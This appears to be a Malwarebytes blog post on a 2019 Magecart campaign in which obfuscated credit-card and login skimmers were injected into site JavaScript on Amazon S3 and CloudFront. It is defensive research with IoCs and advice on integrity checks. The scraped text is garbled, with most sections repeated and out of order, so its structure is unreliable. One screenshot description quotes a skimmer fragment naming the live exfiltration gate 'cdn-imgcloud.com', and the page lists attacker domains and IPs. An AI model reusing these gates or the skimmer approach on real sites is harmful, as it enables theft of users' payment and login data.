
RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses


This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163



## **Exfiltration gate**

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (cdn-imgcloud[.]com). The stolen form data is also encoded before being sent back to the criminal infrastructure.


While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer's office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).

As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting "spray and pray" attacks on the CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

## **Connection with existing campaign**

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new cdn-imgcloud[.]com gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address 45.114.8[.]160 that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (font-assets[.]com and ww1-filecloud[.]com) that were previously sinkholed to 179.43.144[.]137 (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, font-assets[.]com started resolving to 45.114.8[.]161. The same thing happened for ww1-filecloud[.]com, which ended up resolving to 45.114.8[.]159 after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.


We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

ww1-filecloud[.]com,45.114.8[.]159  
cdn-imgcloud[.]com,45.114.8[.]160  
font-assets[.]com,45.114.8[.]161

wix-cloud[.]com,45.114.8[.]162  
js-cloudhost[.]com,45.114.8[.]163

Update (06-08-2019): The compromises of Amazon S3 buckets continue and some large sites are being affected. Our crawler spotted a malicious injection that loads a skimmer for the Washington Wizards page on the official NBA.com website.



The skimmer was inserted in [this JavaScript library](#):

```
hxxps://s3[.]amazonaws[.]com/wsaimages/js/wizards[.]js
```

Interestingly, this same library had already been altered (loading content from [com \(opens in a new tab\)](#)”>) [some time earlier in January](#) of this year. We have reported this incident to Amazon. A complete archived scan of the page can be found [here](#).

Late last week, we observed a number of compromises on [Amazon CloudFront](#) – a Content Delivery Network (CDN) – where hosted JavaScript libraries were tampered with and injected with web skimmers.

Although attacks that involve CDNs usually affect a large number of web properties at once via their supply chain, this isn't always the case. Some websites either use Amazon's cloud infrastructure to host their own libraries or link to code developed specifically for them and hosted on a custom [AWS S3](#) bucket.

Without properly validating content loaded externally, these sites are exposing their users to various threats, including some that pilfer credit card data. After analyzing these breaches, we found that they are a continuation of a campaign from Magecart threat actors attempting to cast a wide net around many different CDNs.

### **The ideal place to conceal a skimmer**

CDNs are widely used because they provide great benefits to website owners, including optimizing load times and cost, as well as helping with all sorts of data analytics.


The sites we identified during a crawl had nothing in common other than the fact they were all using their own custom CDN to load various libraries. In effect, the only resulting victims of a compromise on their CDN repository would be themselves.

This first example shows a JavaScript library that is hosted on its own dedicated AWS S3 bucket. The skimmer can be seen appended to the original code and using obfuscation to conceal itself.

This second case shows the skimmer injected not just in one library, but several contained within the same directory, once again part of an S3 bucket that is only used by this one website.

The screenshot displays the Fiddler Web Debugger interface. At the top, the menu bar includes File, Edit, Rules, Tools, View, Help, and Links. Below the menu, there are buttons for QuickSave, UI mode, VPN, Proxy, Import SAZ/PCAP, Update/View Regexes, Run Regexes, and Clear Markings. The main window shows a list of HTTP requests with columns for Protocol, Method, Host, URL, and Body. The requests are all GET requests to s3-ca-central-1.amazonaws.com, with URLs like /js/full-screen-menu.js and /js/dropdown.js. Below the list, there are tabs for Statistics, Inspectors, AutoResponder, Composer, Fiddler Orchestra Beta, and FiddlerScript. The bottom section shows a transformer view with JavaScript code. A red box highlights a portion of the code, which includes a function call to initialize a skimmer: `isInitializedisOpendevtoolsprototypehashCodehttps://cdn-  
imgcloud.com/imgDataSentIsValidSaveParamSaveAllFieldsselecttextar`

Finally, here's another example where the skimmer was injected in various scripts loaded from a custom CloudFront URL.



## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.

